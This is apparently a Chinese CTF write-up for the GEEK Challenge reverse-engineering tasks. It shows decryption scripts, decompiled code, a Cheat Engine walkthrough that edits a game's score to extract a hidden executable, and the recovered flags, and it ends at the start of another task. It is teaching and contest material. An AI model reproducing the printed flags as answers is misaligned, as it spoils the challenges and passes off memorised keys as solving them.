
exp：

```
#include <stdio.h>
#include <string.h>
```

```
#define DELTA 0x9E3779B9

void decrypt(int* v, int* key) {
    int i;
    int sum = DELTA * 32;
    int v0 = v[0];
    int v1 = v[1];

    for (i = 0; i < 32; i++) {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]) ^
(sum + (31 - i));
        sum -= DELTA;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]) ^ (sum +
(31- i));
    }

    v[0] = v0;
    v[1] = v1;
}

int main() {
    int i;
    int key[4] = { 0x00000047, 0x00000045, 0x00000045, 0x0000004B };
    int a1[60] = { 0xF1F186B2, 0x5A96C782, 0xE6C63A0B, 0x70B61B5C, 0xED6BF848,
0x89700D6B, 0x09381B5C, 0xCB2F24FA, 0xB1C79E79, 0x6D822D9C, 0xDCC55F76,
0x0F780E75, 0x0D65C4AF, 0xB89084A9, 0xE978C382, 0x7A8DD810, 0x91F28DF3,
0xA84DBACA, 0xB4D75F75, 0xF19AF8E5, 0xB90F80FC, 0xFC10A5C3, 0xD20679FB,
0x2BC734C8, 0xCCB31C92, 0x1AC52AD3, 0xE7F922B7, 0x2E24D923, 0xFB4CE9F5,
0x3548A9E5, 0x71EBC25A, 0xDF38862E, 0x10059186, 0x32750946, 0x3DD4D54C,
0x905ABC36, 0xC26D5312, 0xD2CD42C0, 0x772D99E5, 0x0CD4C466, 0x5C3178D6,
0x3A7FFE71, 0xADA251C0, 0x70568D5A, 0x5798C292, 0x1EC0F7FC, 0x3AE9D841,
0x84607629, 0x30CA6A2D, 0xCCEF51D2, 0xA1A80854, 0x91B0F82D, 0x686CA347,
0x74C52D0F, 0x0F26449F, 0xC28D362C, 0x86F3311B, 0x8ADC4FB1, 0xA4497E34,
0xE0F0915D };
    for (i = 0; i < 60; i += 2) {
        int tmp[2];
        tmp[0] = a1[i];
        tmp[1] = a1[i + 1];
        decrypt(tmp, key);
        printf("%c%c",tmp[0],tmp[1]);

    }

    return 0;
}
```


flag: SYC{g0od_j0b_wweLCoMeToooSSSyC_zz_1_et3start_yoUr_j0urney!!}

最后在apk中进行flag的校验，附上三叶草娘



Welcome to GEEK Challenge ^_^
SYC{g0od_j0b_wweLCo
MeToooSSSyC_zz_1_et
3start_yoUr_j0urney!!}
Check
Wow!You are right!!!

玩就行了


打开题目原件



打开玩就行了_Data,发现是il2cpp的游戏架构



使用dnspy打开 ,在 /玩就行了_BackUpThisFolder_ButDontShipItWithYourGame/Managed/Assembly-Csharp.dll下的Hook中我们可以看到当金钱数达到指定数量时，调用了方法SYC




双击SYC

```
public void SYC()
{
    string hexString = this.LoadHexDataFromResources("output");
    if (!string.IsNullOrEmpty(hexString))
    {
        string filePath = Path.Combine(Directory.GetParent(Application.dataPath).FullName, "Data.txt");
        string directoryPath = Path.GetDirectoryName(filePath);
        if (!Directory.Exists(directoryPath))
        {
            Directory.CreateDirectory(directoryPath);
        }
        File.WriteAllText(filePath, hexString);
        Debug.Log("File saved at: " + filePath);
        return;
    }
    Debug.LogError("Failed to load hex data from resources.");
}
```


可以看到当分数达到目标分数以后，会在当前的目录下生成Data.txt

这个时候有两种思路，一个是玩游戏玩到目标分数得到txt,另一个，我们可以直接使用Cheat Engine（CE）修改当前分数

最开始进入游戏，发现金钱数是0 （看到三叶草娘了-）



打开CE，选择游戏后，在CE中在十六进制处输入0，首次扫描进行搜索




选择右边的首次扫描First Scan


然后继续运行游戏，使得分数发生改变，然后再次扫描

然后多进行几次扫描

会发现唯一符合的地址




然后我们对该地址处的值进行修改



然后获得最终提示

发现在当前目录下生成了Data.txt



发现最初数据是4D 5A，可以猜测是个exe，

可以通过下面的脚本将txt里面的数据生成exe

```
import os

def read_hex_from_file(input_filename):

    with open(input_filename, "r") as file:
        return file.read().strip()

def convert_hex_to_binary(hex_data, output_filename):

    binary_data = bytes.fromhex(hex_data)
    with open(output_filename, "wb") as file:
        file.write(binary_data)
    print(f"Binary data written to '{output_filename}' successfully.")

if __name__ == "__main__":
    input_filename = "Data.txt"
    output_filename = "final.exe"#填写你要生成的文件名

    if not os.path.exists(input_filename):
```

```
        print(f"NO '{input_filename}'.")
    else:
        hex_data = read_hex_from_file(input_filename)
        convert_hex_to_binary(hex_data, output_filename)
```

IDA打开，去了一点符号但是不影响分析

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[117]; // [rsp+2Bh] [rbp-55h] BYREF
  char Str[108]; // [rsp+A0h] [rbp+20h] BYREF
  int v6; // [rsp+10Ch] [rbp+8Ch]

  sub_14000181E(argc, argv, envp);
  strcpy(v4, "GEEK");
  sub_1400013B4("WOW~~Niceeeee to see you here!!!\n");
  sub_1400013B4("Welcome to GEEK Challenge!!!!!\n");
  sub_1400013B4("Please input your answer~\n");
  sub_140001360("%s", Str);
  v6 = strlen(Str);
  sub_14000144B(Str, 20i64);
  sub_140001596(Str, v4);
  sub_14000161C(Str, &v4[5]);
  if ( !strcmp(&v4[5], "0A161230300C2D0A2B303D2428233005242C2D26182206233E097F133A") )
    sub_1400013B4("G00D!!!");
  else
    sub_1400013B4("Try again.");
  sub_1400013B4("\nPress any key to continue...");
  getchar();
  return 0;
}
```

逻辑即为，对输入的flag进行了一个20轮的凯撒加密然后与key”GEEK”轮流异或

exp：

```
#include <stdio.h>
#include <string.h>


void xor_encrypt(unsigned char *str, const char *key, int length) {
    int key_len = strlen(key);
    for (int i = 0; i < length; i++) {
        str[i] ^= key[i % key_len];
    }
}


void caesar_encrypt(unsigned char *str, int shift, int length) {
    for (int i = 0; i < length; i++) {
        char c = str[i];
        if (c >= 'a' && c <= 'z') {
            str[i] = ((c - 'a' + shift + 26) % 26) + 'a';
        } else if (c >= 'A' && c <= 'Z') {
            str[i] = ((c - 'A' + shift + 26) % 26) + 'A';
        } else if (c >= '0' && c <= '9') {
            str[i] = ((c - '0' + shift + 10) % 10) + '0';
        }
    }
}
```


```
int main() {

    unsigned char bytes[29] = {
        0x0A, 0x16, 0x12, 0x30, 0x30, 0x0C, 0x2D, 0x0A, 0x2B, 0x30,
        0x3D, 0x24, 0x28, 0x23, 0x30, 0x05, 0x24, 0x2C, 0x2D, 0x26,
        0x18, 0x22, 0x06, 0x23, 0x3E, 0x09, 0x7F, 0x13, 0x3A
    };

    const char *key = "GEEK";
    int caesar_shift = 20;

    xor_encrypt(bytes, key, 29);
    caesar_encrypt(bytes, -caesar_shift, 29);

    printf("Decrypted: %s\n", bytes);

    return 0;
}
```

flag: SYC{cOnGraduulaTions_mIneR:D}

致我的星星

打开题目，发现

